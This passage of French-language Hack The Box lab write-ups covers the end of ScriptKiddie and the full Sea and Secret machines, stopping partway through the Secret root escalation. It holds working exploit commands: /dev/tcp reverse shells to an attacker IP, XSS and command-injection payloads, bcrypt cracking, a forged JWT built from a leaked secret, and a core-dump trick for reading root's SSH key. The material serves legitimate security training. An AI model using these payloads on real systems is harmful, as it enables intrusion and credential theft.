kid@scriptkiddie:~$ echo 'a b $(bash -c "bash -i &>/dev/tcp/10.10.14.10/1234 0>&1")' >
/home/kid/logs/hackers

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.226] 55986
bash: cannot set terminal process group (844): Inappropriate ioctl for device
bash: no job control in this shell
pwn@scriptkiddie:~$
```

On obtient l'accès avec l'utilisateur pwn
L'utilisateur pwn a le programme meterpreter installé et possède les droits root pour l'executer :

```
pwn@scriptkiddie:~$ sudo -l
sudo -l
Matching Defaults entries for pwn on scriptkiddie:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User pwn may run the following commands on scriptkiddie:
    (root) NOPASSWD: /opt/metasploit-framework-6.0.9/msfconsole
```

On peut l'utiliser afin d'executer un shell avec le module `system()` de ruby :

```
pwn@scriptkiddie:~$ sudo msfconsole
...
msf6 > irb
irb
[*] Starting IRB shell...
[*] You are in the "framework" object

irb: warn: can't alias jobs from irb_jobs.
>> system("/bin/bash")
root@scriptkiddie:/home/pwn#
```

On obtient ainsi l'accès root sur la machine.

Sea

Reconnaissance

Machine cible Adresse IP : `10.10.11.28`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.10.11.28
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-05 11:52 CET
Nmap scan report for 10.10.11.28
Host is up (0.020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 11.94 seconds
```

Le site semble etre un site de compétition de vélo, celui ci est lancé avec un serveur apache 2.2.41 sous Ubuntu après analyse avec Wappalyzer et est écrit en language php.

Le lancement de gobuster permet de découvrir plusieurs pages sur le site celle ci semble cependant etre interdit d'accès avec un code 301 :

```
gobuster dir -u http://10.10.11.28/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.28/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 199]
/.htaccess            (Status: 403) [Size: 199]
/.htpasswd            (Status: 403) [Size: 199]
/0                    (Status: 200) [Size: 3670]
/404                  (Status: 200) [Size: 3361]
/data                 (Status: 301) [Size: 232] [--> http://10.10.11.28/data/]
/Documents and Settings (Status: 403) [Size: 199]
/home                 (Status: 200) [Size: 3670]
/index.php            (Status: 200) [Size: 3670]
/messages             (Status: 301) [Size: 236] [--> http://10.10.11.28/messages/]
/plugins              (Status: 301) [Size: 235] [--> http://10.10.11.28/plugins/]
/Program Files        (Status: 403) [Size: 199]
/reports list         (Status: 403) [Size: 199]
/server-status        (Status: 403) [Size: 199]
/themes               (Status: 301) [Size: 234] [--> http://10.10.11.28/themes/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================

gobuster dir -u http://10.10.11.28/themes/bike -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.28/themes/bike
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
```

```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
...
/LICENSE              (Status: 200) [Size: 1067]
...
/css                  (Status: 301) [Size: 243] [--> http://10.10.11.28/themes/bike/css/]
...
/img                  (Status: 301) [Size: 243] [--> http://10.10.11.28/themes/bike/img/]
....
===============================================================
Finished
===============================================================
```

En lançant plusieurs scan on peut découvrir le theme utilisé qui est ”bike” le nom de l'auteur sur la page LICENSE : ”turboblack”, en recherchant sur internet on trouve que le CMS utilisé est appelé ”wondercms” la version utilisé est 3.2.0 De plus on peut voir que le site possède une URL de contact à l'adresse contact.php

Vulnerability Assesment


On peut a présent rechercher une vulnérabilité sur ce CMS qui est la version 3.2.0, on tombe sur la vulnérabilité : CVE-2023-41425 qui est une vulnérabilité XSS : `https://github.com/thefizzyfish/CVE-2023-41425-wonderCMS_RCE` Le script permet de lancer un serveur qui va permettre de télécharger le fichier xss.js lorsque l'utilisateur admin aura cliqué sur le lien de connexion envoyé avec le formulaire :

```
python3 CVE-2023-41425.py -rhost http://sea.htb -lhost 10.10.14.7 -lport 1234 -sport 8000
[+] Set up a nc listener: nc -lnvp 1234
[+] Send the xss URL to the victim:
http://sea.htb/index.php?page=loginURL?"></form><script+src="http://10.10.14.7:8000/xss.js"></script>
<form+action="
[+] Serving at http://10.10.14.7:8000
```

On ouvre d'autre part un port pour réception du reverse shell :

```
nc -nlvp 1234
listening on [any] 1234 ...
```

On remplie l'url du formulaire contact en insérant l'url généré par la CVE dans l'espace ”website” :
`http://sea.htb/loginURL?"></form><script+src="http://10.10.14.7:8000/xss.js"></script>`



Lorsque l'admin clique sur le lien il télécharge le fichier et execute le reverse shell :

```
python3 CVE-2023-41425.py -rhost http://sea.htb -lhost 10.10.14.7 -lport 1234 -sport 8000
[+] Set up a nc listener: nc -lnvp 1234
[+] Send the xss URL to the victim:
http://sea.htb/index.php?page=loginURL?"></form><script+src="http://10.10.14.7:8000/xss.js">
</script><form+action="
[+] Serving at http://10.10.14.7:8000
10.10.11.28 - - [05/Jan/2025 20:07:12] "GET /xss.js HTTP/1.1" 200 -
10.10.11.28 - - [05/Jan/2025 20:07:22] "GET /shell.zip HTTP/1.1" 200 -
10.10.11.28 - - [05/Jan/2025 20:07:22] "GET /shell.zip HTTP/1.1" 200 -
10.10.11.28 - - [05/Jan/2025 20:07:22] "GET /shell.zip HTTP/1.1" 200 -
10.10.11.28 - - [05/Jan/2025 20:07:22] "GET /shell.zip HTTP/1.1" 200 -
```

```
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.28] 45560
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
```

```
bash: cannot set terminal process group (1178): Inappropriate ioctl for device
bash: no job control in this shell
www-data@sea:/var/www/sea/themes/shell$
```

Exploitation

En exploirant les fichiers on découvre un mot de passe en hash crypté avec bcrypt :

```
www-data@sea:/var/www/sea/data$ cat database.js
...
{
    "config": {
        "siteTitle": "Sea",
        "theme": "bike",
        "defaultPage": "home",
        "login": "loginURL",
        "forceLogout": false,
        "forceHttps": false,
        "saveChangesPopup": false,
        "password": "$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ\/D.GuE4jRIikYiWrD3TM\/PjDnXm4q",
        "lastLogins": {
            "2025\/01\/05 19:08:32": "127.0.0.1",
            "2025\/01\/05 19:07:02": "127.0.0.1",
            "2025\/01\/05 18:56:02": "127.0.0.1",
            "2024\/07\/31 15:17:10": "127.0.0.1",
            "2024\/07\/31 15:15:10": "127.0.0.1"
        },
...
```

On peut tenter de le déchiffre avec hashcat, pour cela il faut commencer par retirer les backslash se qui donne le résultat :

```
$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q
```

et lancer le décryptage avec la commande suivante :

```
hashcat -m 3200 -a 0 hash3.txt /usr/share/wordlists/rockyou.txt
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q:mychemicalromance

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2y$10$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM...DnXm4q
Time.Started.....: Sun Jan  5 20:28:59 2025 (8 secs)
Time.Estimated...: Sun Jan  5 20:29:07 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      374 H/s (8.98ms) @ Accel:1 Loops:16 Thr:16 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 3136/14344385 (0.02%)
Rejected.........: 0/3136 (0.00%)
Restore.Point....: 2912/14344385 (0.02%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidates.#1....: malachi -> candycane
Hardware.Mon.#1..: Temp: 45c Util: 96% Core:1785MHz Mem:6000MHz Bus:16
...
```

Le mot de passe trouvé est : ”mychemicalromance” Pour découvrir à qui appartient le mot de passe on peut afficher le fichier /etc/passwd :

```
www-data@sea:/var/www/sea/data$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

```
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
amay:x:1000:1000:amay:/home/amay:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
geo:x:1001:1001::/home/geo:/bin/bash
_laurel:x:997:997::/var/log/laurel:/bin/false
```

en testant le mot de passe avec l'utilisateur "amay" on découvre que la connexion marche :

```
su amay
Password: mychemicalromance
whoami
amay
```

Privilege Escalation


Nous avons bien un accès à une utilisateur, il nous faut à présent l'accès root.
On découvre qu'il y a le port 8080 ouvert :

```
netstat -ntlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:42535         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```

On peut lancer un Local Forwarding de ce port sur la machine Kali :

```
ssh amay@sea.htb -L 8080:127.0.0.1:8080
```

une fois le tunneling activé on peut se connecté au port depuis l'url `127.0.0.1:8080` un login est demandé, on se connecte avec les identifiant `amy:mychemicalromance` la page suivante s'affiche :



il semble qu'il ait indiqué l'utilisation du système avec un monitoring, il semble que ce système soit utilisé en mode root.

En cliquant sur le bouton "analyze" on voit qu'une réquête est lancé avec Burpsuite qui affiche le fichier `/var/log/apache2/access.log` :

```
POST / HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: 57
Cache-Control: max-age=0
Authorization: Basic YW1heTpteWNoZW1pY2Fscm9tYW5jZQ==
sec-ch-ua: "Not?A_Brand";v="99", "Chromium";v="130"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: fr-FR,fr;q=0.9
Origin: http://127.0.0.1:8080
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8080/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

log_file=%2Fvar%2Flog%2Fapache2%2Faccess.log&analyze_log=
```

On peut tenter de créer un fichier en modifiant la requête POST pour voir si cela fonctionne, on ajoute le code : `;touch /tmp/test.txt` au format URL :

```
log_file=%2Fvar%2Flog%2Fapache2%2Faccess.log;touch%20/tmp/test.txt&analyze_log=
```

La commande semble s'être executé convenablement, on peut vérifier cela en allant dans le fichier /tmp/ :

```
ls
snap-private-tmp
systemd-private-3e392b14832843c6a19d65676f1cfecf-systemd-timesyncd.service-pLbsnf
systemd-private-3e392b14832843c6a19d65676f1cfecf-apache2.service-UvLCfh
systemd-private-3e392b14832843c6a19d65676f1cfecf-upower.service-Z4ludf
systemd-private-3e392b14832843c6a19d65676f1cfecf-ModemManager.service-LgvA0h
test.txt
systemd-private-3e392b14832843c6a19d65676f1cfecf-systemd-logind.service-iqIQzg
vmware-root_799-4248614968
systemd-private-3e392b14832843c6a19d65676f1cfecf-systemd-resolved.service-NlXiif
amay@sea:/tmp$ ls -l test.txt
-rw-r--r-- 1 root root 0 Jan  5 20:23 test.txt
```

Le fichier est bien crée et l'utilisateur est root, on peut donc exploiter cela en lançant un reverse shell avec la requete POST, on commence par ouvrir un port pour réceptionner le shell avec netcat :

```
nc -nlvp 1234
listening on [any] 1234 ...
```

et ajouter le code suivant pour executer un reverse shell avec la requete POST :

```
bash -c '/bin/sh -i >& /dev/tcp/10.10.14.7/1234 0>&1'
```

On ajoute le code dans la requete POST au format URL :

```
log_file=%2Fvar%2Flog%2Fapache2%2F;bash+-c+'/bin/sh+-i+>%26+/dev/tcp/10.10.14.7/1234+0>%261'&analyze_log=
```

On obtient bien accès root sur netcat :

```
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.28] 39764
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
```

Secret

Reconnaissance

Machine cible Adresse IP : `10.10.11.120`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sV 10.10.11.120
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-27 22:28 CET
Nmap scan report for 10.10.11.120
Host is up (0.024s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
3000/tcp open  http    Node.js (Express middleware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.19 seconds
```

Le Scan révèle qu'il y a 3 ports ouverts sur la machine, le port 22 pour SSH, le port 80 pour un serveur web nginx version 1.18, et le port 3000 pour un service web utilisant nodejs
Le site web est une documentation pour l'utilisation d'un programme. Il est possible de télécharger le programme au format zip qui contient le code source. On affiche le contenu du code source :

```
ls -la
total 116
drwxrwxr-x   8 yoyo yoyo  4096  3 sept.  2021 .
drwxrwxr-x   3 yoyo yoyo  4096 27 janv. 22:32 ..
-rw-rw-r--   1 yoyo yoyo    72  3 sept.  2021 .env
drwxrwxr-x   8 yoyo yoyo  4096  8 sept.  2021 .git
-rw-rw-r--   1 yoyo yoyo   885  3 sept.  2021 index.js
drwxrwxr-x   2 yoyo yoyo  4096 13 août   2021 model
drwxrwxr-x 201 yoyo yoyo  4096 13 août   2021 node_modules
-rw-rw-r--   1 yoyo yoyo   491 13 août   2021 package.json
-rw-rw-r--   1 yoyo yoyo 69452 13 août   2021 package-lock.json
drwxrwxr-x   4 yoyo yoyo  4096  3 sept.  2021 public
drwxrwxr-x   2 yoyo yoyo  4096  3 sept.  2021 routes
drwxrwxr-x   4 yoyo yoyo  4096 13 août   2021 src
-rw-rw-r--   1 yoyo yoyo   651 13 août   2021 validations.js
```

On peut voir qu'il y a présent un fichier git se qui indique qu'il est possible d'afficher les log des commits git :

```
git log
commit e297a2797a5f62b6011654cf6fb6ccb6712d2d5b (HEAD -> master)
Author: dasithsv <dasithsv@gmail.com>
Date:   Thu Sep 9 00:03:27 2021 +0530

    now we can view logs from server

commit 67d8da7a0e53d8fadeb6b36396d86cdcd4f6ec78
Author: dasithsv <dasithsv@gmail.com>
Date:   Fri Sep 3 11:30:17 2021 +0530

    removed .env for security reasons
...
```

On trouve un commit contenant un secret token :

```
git show 67d8da7a0e53d8fadeb6b36396d86cdcd4f6ec78
commit 67d8da7a0e53d8fadeb6b36396d86cdcd4f6ec78
Author: dasithsv <dasithsv@gmail.com>
Date:   Fri Sep 3 11:30:17 2021 +0530

    removed .env for security reasons

diff --git a/.env b/.env
index fb6f587..31db370 100644
--- a/.env
+++ b/.env
```

```
@@ -1,2 +1,2 @@
 DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'
-TOKEN_SECRET =
 gXr67TtoQL8TShUc8XYsK2HvsBYfyQSFCFZe4MQp7gRpFuMkKjcM72CNQN4fMfbZEKx4i7YiWuNAkmuTcdEriCMm9vPAYkhpwPTiuVwVhvwE
+TOKEN_SECRET = secret
```

Le fichier .env contient la commande utilisé pour se connecter à la base de données mongodb :

```
cat .env
DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'
TOKEN_SECRET = secret
```


En analysant le code source du programme on peut voir que le endpoint `logs` ets potentielemnt vulnérable à une injection de commande puisqu'il lance une commande git sans sensitization :

```
+router.get('/logs', verifytoken, (req, res) => {
+    const file = req.query.file;
+    const userinfo = { name: req.user }
+    const name = userinfo.name.name;
+
+    if (name == 'theadmin'){
+        const getLogs = `git log --oneline ${file}`;
+        exec(getLogs, (err , output) =>{
+            if(err){
+                res.status(500).send(err);
+                return
+            }
+            res.json(output);
+        })
+    }
+    else{
+        res.json({
+            role: {
+                role: "you are normal user",
+                desc: userinfo.name.name
+            }
+        })
+    }
...
```

De plus il y a un nom d'utilisateur qui est saisie et indiqué dans le code source :

```
     if (name == 'theadmin'){
         res.json({
-            role:{
-
-                role:"you are admin",
-                desc : "{flag will be here}"
+            creds:{
+                role:"admin",
+                username:"theadmin",
+                desc : "welcome back admin,"
             }
         })
     }
```

On encode le JSON web token avec le site `jwt.io` :



On lance ensuite la requete en utilisant le token :

```
curl -s 'http://10.10.11.120/api/logs' -H "auth-token:
 eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiIxMjM0NTY3ODkwIiwibmFtZSI6InRoZWFkbWluIiwiZW1haWwiOiJ0Z
XN0QHRlc3QifQ.fUPrQvrnVq-ygkfRRoRgIoWgknibgA_pw9wdg3tiWxU" | jq .
{
  "killed": false,
  "code": 128,
  "signal": null,
  "cmd": "git log --oneline undefined"
}
```

On obtient la réponse du serveur,

Exploitation

on peut tenter d'exploiter ce endpoint afin de lancer une injection de commande, on modifie la requete pour pointer vers /api/logs et on spécifie tous les fichiers de log pour vérifier qu'il n'y a plus de message d'erreur :

```
curl -s 'http://10.10.11.120/api/logs?file=*' -H "auth-token:
 eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiIxMjM0NTY3ODkwIiwibmFtZSI6InRoZWFkbWluIiwiZW1haWwiOiJ0Z
XN0QHRlc3QifQ.fUPrQvrnVq-ygkfRRoRgIoWgknibgA_pw9wdg3tiWxU" | jq .
"80bf34c fixed typos  \n0c75212 now we can view logs from server  \nab3e953 Added the codes\n"
```

Cette fois la commande semble bien se lancer puisqu'il n'y a plus de message d'erreur qui apparait.
On peut tenter une injection de commande pour vérifier qu'il est possible de lancer des commandes :

```
curl -s 'http://10.10.11.120/api/logs?file=;whoami' -H "auth-token:
 eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiIxMjM0NTY3ODkwIiwibmFtZSI6InRoZWFkbWluIiwiZW1haWwiOiJ0Z
XN0QHRlc3QifQ.fUPrQvrnVq-ygkfRRoRgIoWgknibgA_pw9wdg3tiWxU" | jq .
"80bf34c fixed typos  \n0c75212 now we can view logs from server  \nab3e953 Added the codes\ndasith\n"
```

On peut voir d'après la réponse du serveur que celui ci est lancé avec l'utilisateur `ndasith` on peut lancer un reverse shell :

```
### Lancement de requete
curl -s -G 'http://10.10.11.120/api/logs' --data-urlencode "file=>/dev/null;bash -c 'bash -i >&
/dev/tcp/10.10.16.8/1234 0>&1'" -H "auth-token:
 eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiIxMjM0NTY3ODkwIiwibmFtZSI6InRoZWFkbWluIiwiZW1haWwiOiJ0Z
 XN0QHRlc3QifQ.fUPrQvrnVq-ygkfRRoRgIoWgknibgA_pw9wdg3tiWxU" | jq .

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.11.120] 48060
bash: cannot set terminal process group (1117): Inappropriate ioctl for device
bash: no job control in this shell
dasith@secret:~/local-web$
```

On obtient accès à la machine avec l'utilisateur dasith

Privilege Escalation

Il nous faut à présent les droits root. On commence par enumérer les fichiers binaire avec SUID :

```
dasith@secret:~/local-web$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/fusermount
/usr/bin/umount
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/opt/count
...
```

On découvre le binaire /opt/count qui n'est pas par défaut un SUID, on affiche le code source de son contenu placé dans /opt :

```
dasith@secret:/opt$ cat code.c
cat code.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <dirent.h>
#include <sys/prctl.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <linux/limits.h>

void dircount(const char *path, char *summary)
{
    DIR *dir;
    char fullpath[PATH_MAX];
    struct dirent *ent;
    struct stat fstat;

    int tot = 0, regular_files = 0, directories = 0, symlinks = 0;

    if((dir = opendir(path)) == NULL)
    {
        printf("\nUnable to open directory.\n");
        exit(EXIT_FAILURE);
    }
    while ((ent = readdir(dir)) != NULL)
    {
        ++tot;
        strncpy(fullpath, path, PATH_MAX-NAME_MAX-1);
        strcat(fullpath, "/");
        strncat(fullpath, ent->d_name, strlen(ent->d_name));
        if (!lstat(fullpath, &fstat))
        {
            if(S_ISDIR(fstat.st_mode))
            {
                printf("d");
                ++directories;
            }
            else if(S_ISLNK(fstat.st_mode))
            {
                printf("l");
                ++symlinks;
            }
            else if(S_ISREG(fstat.st_mode))
            {
                printf("-");
                ++regular_files;
            }
```

```
            else printf("?");
            printf((fstat.st_mode & S_IRUSR) ? "r" : "-");
            printf((fstat.st_mode & S_IWUSR) ? "w" : "-");
            printf((fstat.st_mode & S_IXUSR) ? "x" : "-");
            printf((fstat.st_mode & S_IRGRP) ? "r" : "-");
            printf((fstat.st_mode & S_IWGRP) ? "w" : "-");
            printf((fstat.st_mode & S_IXGRP) ? "x" : "-");
            printf((fstat.st_mode & S_IROTH) ? "r" : "-");
            printf((fstat.st_mode & S_IWOTH) ? "w" : "-");
            printf((fstat.st_mode & S_IXOTH) ? "x" : "-");
        }
        else
        {
            printf("??????????");
        }
        printf ("\t%s\n", ent->d_name);
    }
    closedir(dir);

    snprintf(summary, 4096, "Total entries       = %d\nRegular files       = %d\nDirectories
    = %d\nSymbolic links      = %d\n", tot, regular_files, directories, symlinks);
    printf("\n%s", summary);
}


void filecount(const char *path, char *summary)
{
    FILE *file;
    char ch;
    int characters, words, lines;

    file = fopen(path, "r");

    if (file == NULL)
    {
        printf("\nUnable to open file.\n");
        printf("Please check if file exists and you have read privilege.\n");
        exit(EXIT_FAILURE);
    }

    characters = words = lines = 0;
    while ((ch = fgetc(file)) != EOF)
    {
        characters++;
        if (ch == '\n' || ch == '\0')
            lines++;
        if (ch == ' ' || ch == '\t' || ch == '\n' || ch == '\0')
            words++;
    }

    if (characters > 0)
    {
        words++;
        lines++;
    }

    snprintf(summary, 256, "Total characters = %d\nTotal words      = %d\nTotal lines
    = %d\n", characters, words, lines);
    printf("\n%s", summary);
}


int main()
{
    char path[100];
    int res;
    struct stat path_s;
    char summary[4096];

    printf("Enter source file/directory name: ");
    scanf("%99s", path);
    getchar();
    stat(path, &path_s);
    if(S_ISDIR(path_s.st_mode))
        dircount(path, summary);
    else
        filecount(path, summary);
```

```
    // drop privs to limit file write
    setuid(getuid());
    // Enable coredump generation
    prctl(PR_SET_DUMPABLE, 1);
    printf("Save results a file? [y/N]: ");
    res = getchar();
    if (res == 121 || res == 89) {
        printf("Path: ");
        scanf("%99s", path);
        FILE *fp = fopen(path, "a");
        if (fp != NULL) {
            fputs(summary, fp);
            fclose(fp);
        } else {
            printf("Could not open %s for writing\n", path);
        }
    }

    return 0;
}
```

Avec la lecture du code source on peut voir qu'il est possible de contourner l'utilisation du programme pour lire le contenu du fichier /root/.ssh/id_rsa pour cela on lance le programme en spécifiant le fichier à lire on met l'application en background puis il faut générer un crash de l'application en envoyant un signal SIGSEGV vers le processus lancé, on peut ensuite lire le fichier contenant les logs du crash avec le contenu du fichier spécifié :

```
dasith@secret:~/local-web$ /opt/count
Enter source file/directory name: /root/.ssh/id_rsa

Total characters = 2602
Total words      = 45
Total lines      = 39
Save results a file? [y/N]: ^Z
[1]+  Stopped                 /opt/count
dasith@secret:~/local-web$ kill -SIGSEGV `ps -e | grep -w "count"|awk -F ' ' '{print$1}'`
dasith@secret:~/local-web$ fg
/opt/count
Segmentation fault (core dumped)
